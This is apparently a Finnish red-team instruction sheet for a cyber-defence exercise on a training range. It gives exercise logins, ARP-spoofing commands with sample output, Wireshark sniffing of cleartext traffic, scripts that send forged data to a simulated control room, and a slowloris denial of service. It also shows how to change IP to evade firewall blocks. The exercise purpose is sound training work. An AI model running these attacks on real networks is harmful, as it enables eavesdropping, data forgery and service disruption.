RED TEAM OHJEET

Etätyöpöytäyhteys

Harjoittelevat joukot ottavat etätyöpöytäyhteyden tiettyyn IP-osoitteeseen ja porttiin. Kaliin pääsee sisälle root / toor tunnuksilla.

IP-osoite ilmoitetaan ennen pelin alkua.

RedTeam käytettävät koneet ja portit.

Virtuaalikone	Käyttö	Portti
Russia Attacker	Kali linux hyökkäyskone	3397
Poland Attacker	Kali linux hyökkäyskone	3406

SKRIPTIT


Skriptejä ei käynnistetä omin päin.

Kaikki syötteet tapahtuu käskystä.

Skriptit löytyvät polusta /root/Downloads


Hackki.py skriptillä lähetetään väärää dataa masiinan palvelimelle. Voit muokata viestiä "sudo nano hackki.py" ja muokkaa send kohtaan haluamasi viesti "tähän viesti".

Conn.py scripti tarkistaa verkkosivun saatavuutta (Kun halutaan tietää onnistuiko hyökkäys tai onko IP:si blokattu)



Timed out tarkoittaa että sivusto ei vastaa 3 sekuntiin.

<urlopen error timed out> tarkoittaa että IP:si on blockattu tai sivustoa ei ole saatavilla.



Komentokanava

Tiimien välinen viestintä tapahtuu mattermost webbisovelluksen kautta. Mattermost löytyy osoitteesta **mattermost.masiina.com**

Käyttäjätunnus on redteam1 tai redteam2 ja salasana on redteam1 tai redteam2.

HTTP-sivustot

Sivusto	Käyttö	Tunnukset
Mattermost.masiina.com	Komentokanava	redteam1/redteam1
Tvitter.fi	Sosiaalinen media	miizhaelstroganof/redteam1
Iltajutku.fi		

Hyökkäykset

- ARP-Spoof
- slowloris dos
- hping
- väärennetyn datan lähetys

Hyökkäys 1 ARP-Spoof

ARP-spoof hyökkäyksellä kerrotaan kohdekoneelle väärä yhdyskäytävä. Yhdyskäytäväksi kerrotaan hyökkääjän kone jolloin kohdekoneen liikenne kiertää hyökkääjän kautta (**jos ip forwarding on päällä!!!)** Hyökkääjä näkee nyt kohteen liikenteen ja voi kuunnella sitä wiresharkilla.

Ensiksi etsitään verkosta kaikki hissit esimerkiksi netdiscoverilla

```
root@kali:~# netdiscover -r 194.154.65.0/24
```

Komento palauttaa kaikki samassa verkossa olevien laitteiden ip-ja mac osoitteet.

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 194.154.65.1    08:00:27:33:0b:8e      2      120  PCS Systemtechnik GmbH
 194.154.65.11   08:00:27:c7:e5:18      2      120  PCS Systemtechnik GmbH

root@kali:~#
```

Ennen ARP-spoofin suorittamista täytyy laittaa IP-forwarding päälle hyökkäyskoneesta, jotta liikenne reitittyy uudelleen eikä katkea.

Taulukossa on ohjeet asetuksen muuttamiseen.

IP-forwarding tarkistaminen 1=päällä 0=pois	sysctl net.ipv4.ip_forward
IP-forwarding päälle	sysctl -w net.ipv4.ip_forward=1
IP-forwarding pois	sysctl -w net.ipv4.ip_forward=0

ARP-spoof voidaan nyt laittaa päälle komentoriviltä seuraavalla komennolla.

```
root@kali:~# arpspoof -i eth0 -t 194.154.65.11 -r 194.154.65.1
```


Jos ARP-spoof onnistuu niin sen pitäisi näyttää tältä

```
root@kali:~# arpspoof -i eth0 -t 194.154.65.11 -r 194.154.65.1
8:0:27:a4:6e:6b 8:0:27:c7:e5:18 0806 42: arp reply 194.154.65.1 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:33:b:8e 0806 42: arp reply 194.154.65.11 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:c7:e5:18 0806 42: arp reply 194.154.65.1 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:33:b:8e 0806 42: arp reply 194.154.65.11 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:c7:e5:18 0806 42: arp reply 194.154.65.1 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:33:b:8e 0806 42: arp reply 194.154.65.11 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:c7:e5:18 0806 42: arp reply 194.154.65.1 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:33:b:8e 0806 42: arp reply 194.154.65.11 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:c7:e5:18 0806 42: arp reply 194.154.65.1 is-at 8:0:27:a4:6e:6b
8:0:27:a4:6e:6b 8:0:27:33:b:8e 0806 42: arp reply 194.154.65.11 is-at 8:0:27:a4:6e:6b
```

Wireshark

Onnistuneen ARP-spoofing jälkeen kohdeen kaikki liikenne kiertää hyökkääjän koneen kautta ja voimme nyt tarkastella liikennettä wiresharkilla.

1. Wiresharkin voit käynnistää komennolla ”*sudo wireshark*”.
2. Kuunnellaan wiresharkilla rajapintaa eth0.
3. Kuunnellaan hetken liikennettä ja pysäytetään pakettien kaappaus.
4. Valitaan jokin paketti joka menee 8888 porttiin ja TCP info kentässä [PSH,ACK]
5. Klikataan pakettia hiiren oikealla ja valitaan follow-tcp stream
6. Nyt näemme selkotekstinä paketin datan
7. Huomataan että kohde on 62.106.4.2 !!



No.	Time	Source	Destination	Protocol	Length	Info
43	11.698065896	194.154.65.11	62.106.4.2	TCP	74	49176 → 8888 [SYN]
45	11.700134206	194.154.65.11	62.106.4.2	TCP	66	49176 → 8888 [ACK]
46	11.700137669	194.154.65.11	62.106.4.2	TCP	161	49176 → 8888 [PSH,
47	11.700266770	194.154.65.11	62.106.4.2	TCP	66	49176 → 8888 [FIN,
50	11.701466144	194.154.65.11	62.106.4.2	TCP	66	49176 → 8888 [ACK]
51	13.702838073	194.154.65.11	62.106.4.2	TCP	74	49178 → 8888 [SYN]
53	13.704452786	194.154.65.11	62.106.4.2	TCP	66	49178 → 8888 [ACK]
54	13.704694007	194.154.65.11	62.106.4.2	TCP	161	49178 → 8888 [PSH,
55	13.704697107	194.154.65.11	62.106.4.2	TCP	66	49178 → 8888 [FIN,
58	13.706648220	194.154.65.11	62.106.4.2	TCP	66	49178 → 8888 [ACK]
59	15.706989730	194.154.65.11	62.106.4.2	TCP	74	49180 → 8888 [SYN]
60	15.708556132	62.106.4.2	194.154.65.11	TCP	74	8888 → 49180 [SYN,
61	15.708726838	194.154.65.11	62.106.4.2	TCP	66	49180 → 8888 [ACK]
62	15.709020078	194.154.65.11	62.106.4.2	TCP	160	49180 → 8888 [PSH,
63	15.709023885	194.154.65.11	62.106.4.2	TCP	66	49180 → 8888 [FIN,
64	15.709908659	62.106.4.2	194.154.65.11	TCP	66	8888 → 49180 [ACK]
65	15.709912813	62.106.4.2	194.154.65.11	TCP	66	8888 → 49180 [FIN,
66	15.710152685	194.154.65.11	62.106.4.2	TCP	66	49180 → 8888 [ACK]
67	17.711873166	194.154.65.11	62.106.4.2	TCP	74	49182 → 8888 [SYN]
68	17.713214550	62.106.4.2	194.154.65.11	TCP	74	8888 → 49182 [SYN,
69	17.713292266	194.154.65.11	62.106.4.2	TCP	66	49182 → 8888 [ACK]
70	17.714687983	194.154.65.11	62.106.4.2	TCP	161	49182 → 8888 [PSH,
71	17.714694394	194.154.65.11	62.106.4.2	TCP	66	49182 → 8888 [FIN,
72	17.714695899	62.106.4.2	194.154.65.11	TCP	66	8888 → 49182 [ACK]
73	17.714696699	62.106.4.2	194.154.65.11	TCP	66	8888 → 49182 [FIN,
74	17.714836628	194.154.65.11	62.106.4.2	TCP	66	49182 → 8888 [ACK]
75	19.716123845	194.154.65.11	62.106.4.2	TCP	74	49184 → 8888 [SYN]

1. Avaa Shutter (paina Windows painiketta ja kirjota hakuun shutter)
2. Paina Window:n oikealta puolelta nuolta alas, tallenna wiresharkin ikkunasta kuva, jossa näkyy selkotekstinen data.
3. Kirjautukaa tvitter.fi sivulle ylläolevilla tunnuksilla
4. Kirjoitetaan tviitti.

Feikkidatan lähetys

Lähetetään Masiinan valvomoon väärennettyä dataa

1. Käynnistä komentoriviltä conn.py, joka katsoo tietyn väliajoin onko yhteyttä osoitteeseen "python /root/Downloads/conn.py http://62.106.4.2"
2. Käynnistä komentoriviltä myös hack.py "python /root/Downloads/hackki.py"

IP:n vaihto

Jos Masiinan blockkaa IP:n palomuurilla, sen voi vaihtaa seuraavaan hyökkäykseen.


1. Paina oikeasta yläkulmasta kaapeleiden kuvaa
2. Paina Wired Connected ja Wired Settings
3. Paina rattaan kuvaa oikeasta alanurkasta
4. Paina IPv4
5. Addresses boksiin Manual
6. Vaihda osoitetta esim. 212.xx.xx.xx.xx
7. Netmask 255.255.255.0
8. Gateway 212.xx.xx.1
9. Apply, käytä rajapintaa pois päältä ja uudestaan päälle oikeasta yläreunasta

Hyökkäys 2 Slowloris

Slowloris on hidas http-dos hyökkäys joka avaa http-yhteyksiä ja jättää ne ”roikkumaan” palvelimelle.

Käytetään slowloris

3. Käynnistä komentoriviltä conn.py, joka katsoo tietyn väliajoin onko yhteyttä osoitteeseen "python /root/Downloads/conn.py http://62.106.4.2"
4.



Sisäverkon hyökkäys

Jos aikaa on, suoritetaan yllätysskripti koneella joka on sisäverkossa.